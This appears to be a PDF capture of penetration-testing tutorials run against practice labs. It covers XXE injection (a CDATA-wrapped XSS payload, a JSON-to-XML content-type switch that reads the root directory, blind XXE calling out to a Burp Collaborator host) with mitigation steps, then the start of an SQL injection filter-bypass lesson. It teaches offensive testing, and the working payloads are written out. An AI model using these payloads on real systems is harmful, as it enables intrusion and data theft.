
Nowadays we can see that scripts are blocked by web applications so there is a way of trespassing this. We can use the **CDATA** of **XML** to carry out this attack. We will also see CDATA in our mitigation step. We have used the above XXE LAB to perform XSS. So, we have the same intercepted request as in the previous attack and we know that the email field is vulnerable so we will be injecting our payload in that field only. Payload that we gonna use is as below:

```
<![CDATA[<]]>img src="" onerror=javascript:alert(1)<![CDATA[>]]>
```


Understanding the payload: As we know that in most of the input fields **< and >** are blocked so we have included it inside the CDATA. CDATA is character data and the data inside CDATA is not parsed by XML parser and is as it is pasted in the output.

Let's see this attack:


We will enter the above command in between the email field and we will observe the output in the response tab.



We can see that we have got the image tag embedded in the field with our script. We will right-click on it and select the option **“Show response in browser”**





We will copy the above link and paste it in the browser and we will be shown an alert box saying **“1”** as we can observe in the below screenshot.



So, the screenshot makes us clear that we were able to do Cross-Site Scripting using XML.

JSON and Content Manipulation

JSON is JavaScript Object Notation which is also used for storing and transporting data like XML. We can convert JSON to XML and still get the same output as well as get some juicy information using it. We can also do content manipulation so that XML can be made acceptable. We will be using **WebGoat** for this purpose. In WebGoat we will be performing an XXE attack.



We can see that the intercepted request looks like above. We will change its content-type and replace JSON with XML code. XML code that we will be using is:

```
<?xml?>
```

```
<!DOCTYPE root [
```

```
<!ENTITY ignite SYSTEM "file:///">
```

```
]>
<comment>
<text>
&ignite;
</text>
</comment>
```

```
Forward Drop Intercept ... Action Open Bro... Comment this item
Raw Params Headers Hex
Pretty Raw \n Actions
1 POST /WebGoat/xxe/content-type HTTP/1.1
2 Host: 127.0.0.1:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/xml
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 16
10 Origin: http://127.0.0.1:8081
11 Connection: close
12 Referer: http://127.0.0.1:8081/WebGoat/start.mvc
13 Cookie: JSESSIONID=xhXa85R-Km20uZeXwG8vmJfp5x83Wf0BCIQmuey6; security_level=0
14
15 <?xml?>
16 <!DOCTYPEroot[
17   <!ENTITYigniteSYSTEM"file:///">
18 ]>
19 <comment>
20 <text>
21 &ignite;
22 </text>
23 </comment>
```

We will be observing that our comment will be posted with the root file.

(A7) Cross-site Scripting (XSS) >
(A8) Insecure Deserialization >
(A9) Vulnerable Components >
(A8:2013) Request Forgeries >
Client side >
Challenges >

In modern REST frameworks the server might be able to accept data formats that you as a developer did not think about. So this might result in JSON endpoints being vulnerable to XXE attacks.

Again same exercise but try to perform the same XML injection as we did in first assignment.

John Doe uploaded a photo.
24 days ago

HUMAN
I REQUEST YOUR ASSISTANCE

www.hackingarticles.in

Add a comment

namank 2020-11-20, 09:28:24
.dockerenv bin boot dev docker-java-home etc home lib lib64 media mnt opt proc root run/sbin/srv/sys/tmp/usr/var

namank 2020-11-20, 09:26:27

So in this, we learnt how we can perform XML injection on JSON fields and also how we can pass XML by manipulating its content-type.

Let us understand what happened above:

JSON is the same as XML language so we can get the same output using XML as we will expect from a JSON request. In the above, we saw that JSON has text value so we replaced the JSON request with the above payload and got the root information. If we would have not changed its content type to application/XML then our XML request would not have been passed.

Blind XXE

As we have seen in the above attacks we were seeing which field is vulnerable. But, when there is a different output on our provided input then we can use Blind XXE for this purpose. We will be using portswigger lab for demonstrating Blind XXE. For this, we will be using burp collaborator which is present in BurpSuite professional version only. We are using a lab named **“Blind XXE with out-of-band interaction via XML parameter Entities”**. When we visit the lab we will see a page like below:

WE LIKE TO SHOP



Dancing In The Dark

★★★★★ \$1.48

[View details](#)



Paint a rainbow

★★★★☆ \$66.63

[View details](#)



ZZZZZ Bed - Your New Home Office

★★★☆☆ \$61.31

[View details](#)



Folding G

★★☆☆☆

We will click on View details and we will be redirected to the below page in which we will be intercepting the **“check stock”** request.


Description:

Are you a really, really bad dancer? Don't worry you're not alone. It is believed every Here at 'Dancing In The Dark', we feel your pain. The silhouette suit which allows cor her dad embarrassing her at local events. We loved the idea so much we decided to The stretchy, breathable, fabric enables freedom of movement and guarantees a non toilets and change at any time you want to dance without judgment. Once wearing yc the venue with, it might be a little too easy to identify you amongst family and friends. With this inexpensive, but very valuable, suit you can freestyle the night away without discreetly pass on our details as you get your Saturday Night Fever on. Let them talk


London

[Check stock](#)

We will be getting intercepted request as below:



We can see that if we normally send the request we will get the number of stocks. Now we will fire up the burp collaborator from the burp menu and we will see the following window.



In this, we will press the **"copy to clipboard"** button to copy the burp subdomain that we will be using in our payload.

Payload that we will be using is as below:

```
<!DOCTYPE stockCheck [
```

```
<!ENTITY % ignite SYSTEM "http://YOUR-SUBDOMAIN-HERE.burpcollaborator.net"> %ignite; ]>
```

Now we will see in Burp Collaborator, we will see that we capture some request which tells us that we have performed Blind XXE successfully.

The screenshot shows the Burp Suite interface with a request and response. The request is a POST to /product/stock with an XML payload. The response is a 400 Bad Request with a 'Parsing error' highlighted in red.

```

Request
Raw Params Headers Hex
Pretty Raw ↵ Actions ▼
1 POST /product/stock HTTP/1.1
2 Host: ac071fb61f381c5080de08e0004a00d9.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://ac071fb61f381c5080de08e0004a00d9.web-security-academy.net
8 Content-Type: application/xml
9 Origin: https://ac071fb61f381c5080de08e0004a00d9.web-security-academy.net
10 Content-Length: 223
11 Connection: close
12 Cookie: session=eee6SjyU1tRSKJSuKZbtwpS8b0BdqjG
13
14 <?xml version="1.0" encoding="UTF-8"?>
15 <stockCheck>
  <productId>
    <!DOCTYPE stockCheck [
      <!ENTITY % ignite SYSTEM "http://s1ulcr5bkhigg2xuqem4tqg379xxm.burp
    ]>
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>

```

```

Response
Raw Headers Hex
Pretty Raw Render ↵ Actions ▼
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 15
5
6 "Parsing error"

```

The screenshot shows the Burp Collaborator interface. It has sections for 'Generate Collaborator payloads' and 'Poll Collaborator interactions'. A table shows three interactions: two DNS and one HTTP, all with the same payload.

Generate Collaborator payloads

Number to generate: Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

| # | Time | Type | Payload |
|---|--------------------------|------|--------------------------------|
| 1 | 2020-Nov-21 10:03:32 UTC | DNS | 8nwph08817j93cl0djbkc518nztqhf |
| 2 | 2020-Nov-21 10:03:31 UTC | DNS | 8nwph08817j93cl0djbkc518nztqhf |
| 3 | 2020-Nov-21 10:03:32 UTC | HTTP | 8nwph08817j93cl0djbkc518nztqhf |

We will also verify that our finding is correct and we will see in the lab that we have solved it successfully.

The screenshot shows a Web Security Academy lab page. The title is 'Blind XXE with out-of-band interaction via XML parameter entities'. The page shows 'LAB Solved' and a 'Congratulations, you solved the lab!' message.

Web Security Academy

Blind XXE with out-of-band interaction via XML parameter entities

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Mitigation Steps

- The safest way to prevent XXE is always to disable DTDs (External Entities) completely. Depending on the parser, the method should be similar to the following:

```
factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
```

- Also, DoS attacks can be prevented by disabling DTD. If it is not possible to disable DTDs completely, then external entities and external document type declarations must be disabled in the way that's specific to each parser.

- Another method is using CDATA for ignoring the external entities. CDATA is character data which provides a block which is not parsed by the parser.

```
<data><!CDATA [ ""& > characters are ok in here ]></data>
```

Author : Naman Kumar is a cyber security enthusiast who is trying to gain some knowledge in the cybersecurity field. Contact [Here](#)

<https://www.hackingarticles.in/comprehensive-guide-on-xxe-injection/>

Manual SQL Injection

In [the previous](#) article you have learned the basic concepts of SQL injection but in some scenarios, you will find that your basic knowledge and tricks will fail. The reason behind that is the protection that developer had applied to prevent SQL injection, sometimes developer use filters to strip out few characters and OPERATORS from the user input before adding it to the query for SQL statement to prevent SQL Injection. Today's article will help you to face such situations and will tell you how to bypass such filters. Here again, we'll be using DHAKKAN SQLI labs for practice.

Let's start!!

Lesson 25

In Lab 25 **OR** and **AND** function are **Blocked** here we will try to bypass sql filter using their substitute.

```
function blacklist($id)
```

```
$id= preg_replace('/or/i','', $id); //strip out OR (non case sensitive)
```

```
$id= preg_replace('/AND/i','', $id); //Strip out AND (non case sensitive)
```

Since alphabetic word OR, AND are blacklisted, hence if we use AND 1=1 and OR 1=1 there would be no output therefore I had use %26%26 inside the query.

Following are a replacement for AND and OR


AND : && %26%26

OR : ||

Open the browser and type following SQL query in URL


```
http://localhost:81/sqli/Less-25/?id=1' %26%26 1=1 --+
```

From the screenshot, you can see we have successfully fixed the query for AND (&&) into URL encode as %26%26. Even when AND operator was filtered out.



Once the concept is clear to bypass AND filter later we need to alter the SQL statement for retrieving database information.

